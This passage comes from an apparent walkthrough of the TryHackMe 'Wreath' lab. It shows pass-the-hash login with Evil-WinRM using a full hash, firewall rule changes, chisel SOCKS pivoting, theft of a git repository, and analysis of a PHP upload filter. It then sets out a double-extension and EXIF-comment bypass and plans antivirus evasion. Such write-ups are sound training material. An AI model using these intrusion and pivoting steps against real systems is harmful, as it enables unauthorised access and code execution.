-a----        5/26/2022   5:14 PM          42770 Invoke-Portscan.ps1
```

now lets run the portscan on (10.200.81.100) thomas's personal PC .

load the module using this * :

```
*Evil-WinRM* PS C:\Users\Administrator\Downloads> . .\Invoke-Portscan.ps1
```

then execute it as follows :

```
*Evil-WinRM* PS C:\Users\Administrator\Downloads> Invoke-Portscan -Hosts 10.200.81.100 -TopPorts 50


Hostname      : 10.200.81.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 110, 21 ... }
finishTime    : 5/26/2022 5:19:56 PM
```

so there are 2 open ports in which 3389 for RDP is useless for now as we don't have password or hash for thomas

but port 80 can be used .

so lets forward this port to us and lets see what it has to offer .

Personal-PC : Pivoting

so now comes the picoting part , how do we access port 80 on 10.200.81.100 on our kali ,

well as the task suggests we will use chisel forward proxy .

so first of all download chisel for your kali as well as windows machine(10.200.81.150)

https://github.com/jpillora/chisel/releases - download linux amd64 and windows amd64 binaries from here .

now rename windows binary to .exe format :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# mv chisel_1.7.7_windows_amd64 chisel.exe
```

the login to windows machine via evil-winrm :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.81.150

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
```

next thing is to upload the chisel.exe binary to compromised machine :

```
*Evil-WinRM* PS C:\Users\Administrator\Downloads> upload /home/kali/wreath/chisel.exe
Info: Uploading /home/kali/wreath/chisel.exe to C:\Users\Administrator\Downloads\chisel.exe

Data: 10974548 bytes of 10974548 bytes copied

Info: Upload successful!
```

now as we know windows firewall may disturb us , let us open a arbitrary port on which we will setup a chisel server :

```
*Evil-WinRM* PS C:\Users\Administrator\Downloads> netsh advfirewall firewall add rule name="kalraji007" dir=in action=allow protocol=tcp localport=9898
Ok.
```

i opened port 9898 which we will use further .

next thing is to start the listener/server on windows machine :


```
*Evil-WinRM* PS C:\Users\Administrator\Downloads> ./chisel.exe server -p 9898 --socks5
chisel.exe : 2022/05/27 16:52:32 server: Fingerprint Bxqkia3WH5Pe0dwhTCL1/T0Q0WmBJ6q/LBqW9houByc=
    + CategoryInfo          : NotSpecified: (2022/05/27 16:5 ... 6q/LBqW9houByc=:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2022/05/27 16:52:32 server: Listening on http://0.0.0.0:9898
```

now with the listener started , lets connect to it via kali :


```
┌──(root㉿kali)-[/home/kali/wreath]
└─# ./chisel_1.7.7_linux_amd64 client 10.200.81.150:9898 1337:socks
2022/05/27 11:53:43 client: Connecting to ws://10.200.81.150:9898
2022/05/27 11:53:43 client: tun: proxy#127.0.0.1:1337=>socks: Listening
2022/05/27 11:53:44 client: Connected (Latency 162.916506ms)
```

i selected port 1337 , it is the port i will be getting data back and forth .

so now open firefox and download froxy proxy to setup the proxy :




set the proxy like this and visit the Personal-PC IP :



and we got the web-page which means our proxy was successful .

now lets use wappalyzer to see what tehcnologies is this webserver using :



as wappayzer can analyze it is runnning php for making this website

Personal-PC : Wonders Of Git

so as we can see this website is almost the copy of website that we saw earlier on the webserver(10.200.81.200)

now as we know thomas is using git to maintain and version control his website and we do have access to git server (10.200.81.150) that too as a local admin .

so what we can do is download that git repository on our kali machine and analyze it to see if we find something :

so lets use evil-winrm access to locate the website code directory :

so the Website.git file is what we are looking for here and that is located in :

C:\GitStack\repositories :

```
*Evil-WinRM* PS C:\GitStack\repositories> ls


    Directory: C:\GitStack\repositories


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/2/2021   7:05 PM                Website.git


*Evil-WinRM* PS C:\GitStack\repositories>
```

lets download this file locally and then analyze it :

```
    Directory: C:\GitStack\repositories

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/2/2021   7:05 PM                Website.git


*Evil-WinRM* PS C:\GitStack\repositories> download C:\GitStack\repositories\Website.git
Info: Downloading C:\GitStack\repositories\Website.git to ./C:\GitStack\repositories\Website.git


Info: Download successful!

*Evil-WinRM* PS C:\GitStack\repositories>
```

now get back to your kali machine and download this tool or clone it from github :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# git clone https://github.com/internetwache/GitTools

Cloning into 'GitTools'...
remote: Enumerating objects: 242, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 242 (delta 9), reused 14 (delta 4), pack-reused 209
Receiving objects: 100% (242/242), 56.48 KiB | 8.07 MiB/s, done.
Resolving deltas: 100% (88/88), done.
```

these are git tools which we will use for analyzing the website.git .

so after cloning this repo . there are three tools inside it :

```
┌──(root㉿kali)-[/home/kali/wreath/GitTools]
└─# ls
Dumper  Extractor  Finder  LICENSE.md  README.md
```

that are

• Dumper : can be used to download an exposed `.git` directory from a website should the owner of the site have forgotten to delete it.

• Extractor : can be used to take a local `.git` directory and recreate the repository in a readable format. This is designed to work in conjunction with the Dumper, but will also work on the repo that we stole from the Git server. Unfortunately for us, whilst Extractor *will* give us each commit in a readable format, it will not sort the commits by date

• • **Finder** can be used to search the internet for sites with exposed `.git` directories. This is significantly less useful to an ethical hacker, although may have applications in bug bounty programmes

okay so lets use extractor on the fit we downloaded . :

so before using extractor lets do some pre-work that our extractor requires ,

first of all rename the directory that has files in it to “.git”

and then place that .git file inside a directory with a .git extension for example website.git .

it looks something like this :

```
┌──(root㉿kali)-[/home/kali]
└─# mv C:\\GitStack\\repositories\\Website.git Website.git
```

this will be our directory inside which we will place .git directory .

```
┌──(root㉿kali)-[/home/kali/Website.git]
└─# mv C:\\GitStack\\repositories\\Website.git .git
```

this is the .git folder which we wil place inside website.git created above , this .git contains the data

now lets run the extractor :

```
┌──(root㉿kali)-[/home/kali/wreath/GitTools/Extractor]
└─# ./extractor.sh /home/kali/Website.git /home/kali/wreath
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[+] Found commit: 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
[+] Found folder: /home/kali/wreath/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css
[+] Found file: /home/kali/wreath/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/.DS_Store
[+] Found file: /home/kali/wreath/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/bootstrap.min.css
[+] Found file: /home/kali/wreath/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/font-awesome.min.css
[+] Found file: /home/kali/wreath/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/style.css
```

the first directory is where we specified the directory containing .git

and the second directory specified is the directory where we got results .

results :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# ls -l
total 26116
drwxr-xr-x 7 root root     4096 May 29 01:26 0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
drwxr-xr-x 6 root root     4096 May 29 01:26 1-70dde80cc19ec7670456799673889482 8f4ee895
drwxr-xr-x 7 root root     4096 May 29 01:26 2-345ac8b236064b431fa43f53d91c98c4834ef8f3
```

these are the three commits that thomas made renamed as 0 , 1 and 2

so each of these directories has a commit-meta file that will help us to find the order of commits .

lets see :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# cat ./0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/commit-meta.txt
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799967388948 28f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end

┌──(root㉿kali)-[/home/kali/wreath]
└─# cat ./1-70dde80cc19ec7670456799967388948 28f4ee895/commit-meta.txt
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit

┌──(root㉿kali)-[/home/kali/wreath]
└─# cat ./2-345ac8b236064b431fa43f53d91c98c4834ef8f3/commit-meta.txt
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter
```

so as we can see that static website commit has no parent hash or value in it that means parent was created later on that states the “1” directory is the first commit,

then we can see that “0” has a parent that is equal to name of "1" that means it is the next commit and the remaining commit is the last commit .

the order is :

1->0->2 meaning that : static website commit - > initial backend commit -> updated the filter .

so we will analyze the latest commit as it have everything in it .

Personal-PC : Website Code Analysis

so lets get into the latest commit :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# cd 2-345ac8b236064b431fa43f53d91c98c4834ef8f3

┌──(root㉿kali)-[/home/kali/wreath/2-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─# ls -l
total 60
-rw-r--r-- 1 root root   225 May 29 01:26 commit-meta.txt
drwxr-xr-x 2 root root  4096 May 29 01:26 css
-rw-r--r-- 1 root root 17340 May 29 01:26 favicon.png
drwxr-xr-x 2 root root  4096 May 29 01:26 fonts
drwxr-xr-x 2 root root  4096 May 29 01:26 img
-rw-r--r-- 1 root root 15383 May 29 01:26 index.html
drwxr-xr-x 2 root root  4096 May 29 01:26 js
drwxr-xr-x 3 root root  4096 May 29 01:26 resources
```

so there are lots of file in and outside of these directories ,

so if we want to find a vulnerability we sholud look for a .php file .

lets use find tool :

```
┌──(root㉿kali)-[/home/kali/wreath/2-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─# find . -name *.php
./resources/index.php
```

so there is a index.php seems interesting , lets go through it .

```php
<?php

    if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
            header("location: ./?msg=Exists");
            die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
            header("location: ./?msg=Fail");
            die();
        }
        move_uploaded_file($_FILES["file"]["tmp_name"], $target);
        header("location: ./?msg=Success");
        die();
    } else if ($_SERVER["REQUEST_METHOD"] == "post"){
        header("location: ./?msg=Method");
    }


    if(isset($_GET["msg"])){
        $msg = $_GET["msg"];
        switch ($msg) {
            case "Success":
                $res = "File uploaded successfully!";
                break;
            case "Fail":
                $res = "Invalid File Type";
```

so in index.php we have a file upload function that we can use to upload images or payloads ;-)

then there are some notes :

```php
?>
<!DOCTYPE html>
<html lang=en>
    <!-- ToDo:
            - Finish the styling: it looks awful
            - Get Ruby more food. Greedy animal is going through it too fast
            - Upgrade the filter on this page. Can't rely on basic auth for everything
            - Phone Mrs Walker about the neighbourhood watch meetings
    -->
    <head>
```

in which the third note states it is using basic auth for accessing that page .

now lets analyze the filter line by line :

```php
$size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
```

```
  header("location: ./?msg=Fail");
  die();
}
```

so firtst it uses getimagsize() to see dimensions of a image and verify that it is a image using exifdata .

then in next line it uses a if statement and there is a || "or" operator that means if even one of the condition fails we get a failure message .

and there are two conditions one that is $size that checks size does not exceed

then the first condtion is : `!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts)`

so there are two fuctions here : in_array and explode ,

so the innermost function explode split the string with a given character in our case that is “.” by a dot

for example if i upload myimage.jpeg it becomes “myimage” and "jpeg"

then it grabs the [1] second item from the list as [1] is used to denote 2nd item because in programming counting starts from 0

then it uses in_array function to match that [1] extension with variable $goodExts

this is a whitelisting method to allow only certain types of files to pass through.

so our variable contains these extensions :

```
$goodExts = ["jpg", "jpeg", "png", "gif"];
```

we can bypass this if we upload a payload like this "myimage.jpeg.php"

it breaks into 3 parts : “myimage” "jpeg" and “php”

and it checks jpeg and allow us to upload our payload .

and lastly :

Between lines 4 and 15:

```
$target = "uploads/".basename($_FILES["file"]["name"]);
...
move_uploaded_file($_FILES["file"]["tmp_name"],
$target);
```

the file uploaded goes to “/uploads” directory with its orignal name after bypassing filters .

In summary:

- We know how to find our uploaded files
- There are two file upload filters in play
- Both filters are bypassable


Personal-PC : Exploit PoC

Ok, so we know what is likely to happen when we access this page:

- It will probably ask us for creds
- We'll be able to upload image files
- There are two filters in play to stop us from uploading other kinds of files
- Both of these filters can be bypassed

Perfect -- let's access the page!


and remember to use forward proxy used before to pivot to that webpage .



so we got a basic auth as we knew by reading that code earlier

so possible username:password could be - Thomas:i<3ruby

the password we dumped from mimikatz earlier for thomas user



and we got a cute little image uploading page with a cat .

so there are two filters we need to byoass here ,

first fiter is easy just rename your payload to payload.jpeg.php

now comes the second filter which is a bit tricky ,

so for that we will use exiftool which is used to edit metadata of a image and

using this tool we will add php payload to our comment field of image and execute that

but as we know thomas uses antivirus and as soon as we upload the payload it will get deleted by antivirus

so what we will do we will evade the antivirus in the upcoming tasks for now lets create a simple payload to echo text on screen and hope it is not detected

so lets download a random image from internet or you can use a locally available image on your PC .

so lets fo on with it :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# ls
0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2  2-345ac8b236064b431fa43f53d91c98c4834ef8f3  chisel_1.7.7_linux_amd64  download.jpeg  GitTools  stager.sh
1-70dde80cc19ec7670456799673889482 8f4ee895  43777.py                                   chisel.exe                empire         id_rsa    wreath.ctb

┌──(root㉿kali)-[/home/kali/wreath]
└─# mv download.jpeg payload.jpeg.php

┌──(root㉿kali)-[/home/kali/wreath]
└─# ls
0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2  2-345ac8b236064b431fa43f53d91c98c4834ef8f3  chisel_1.7.7_linux_amd64  empire    id_rsa            stager.sh
1-70dde80cc19ec7670456799673889482 8f4ee895  43777.py                                   chisel.exe                GitTools  payload.jpeg.php  wreath.ctb

┌──(root㉿kali)-[/home/kali/wreath]
└─# ls -ln
total 26124
drwxr-xr-x 7 root root     4096 May 29 01:26 0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
drwxr-xr-x 6 root root     4096 May 29 01:26 1-70dde80cc19ec7670456799673889482 8f4ee895
drwxr-xr-x 7 root root     4096 May 29 01:26 2-345ac8b236064b431fa43f53d91c98c4834ef8f3
-rwxr-xr-x 1 root root     3166 May 25 07:55 43777.py
-rwxr-xr-x 1 root root  8077312 May 26 12:31 chisel_1.7.7_linux_amd64
-rw-r--r-- 1 root root  8230912 May 26 12:31 chisel.exe
-rw-r--r-- 1 root root     3721 May 26 11:46 empire
drwxr-xr-x 7 root root     4096 May 28 05:49 GitTools
-rw------- 1 root root     2602 May 22 06:52 id_rsa
-rw-r--r-- 1 root root     4642 May 29 03:10 payload.jpeg.php
-rw-r--r-- 1 root root     1544 May 26 05:03 stager.sh
-rw-r--r-- 1 root root 10399744 May 27 11:36 wreath.ctb
```

so here i used download.jpeg file that i downloaded from internet and renamed it to payload.jpeg.php which should easily bypass the first filter

now comes the second part where i will use exiftool to insert our payload as a comment ,

lets first see the orignal exifdata of the payload :

if not installed :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# apt install exiftool
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Note, selecting 'libimage-exiftool-perl' instead of 'exiftool'
The following packages were automatically installed and are no longer required:
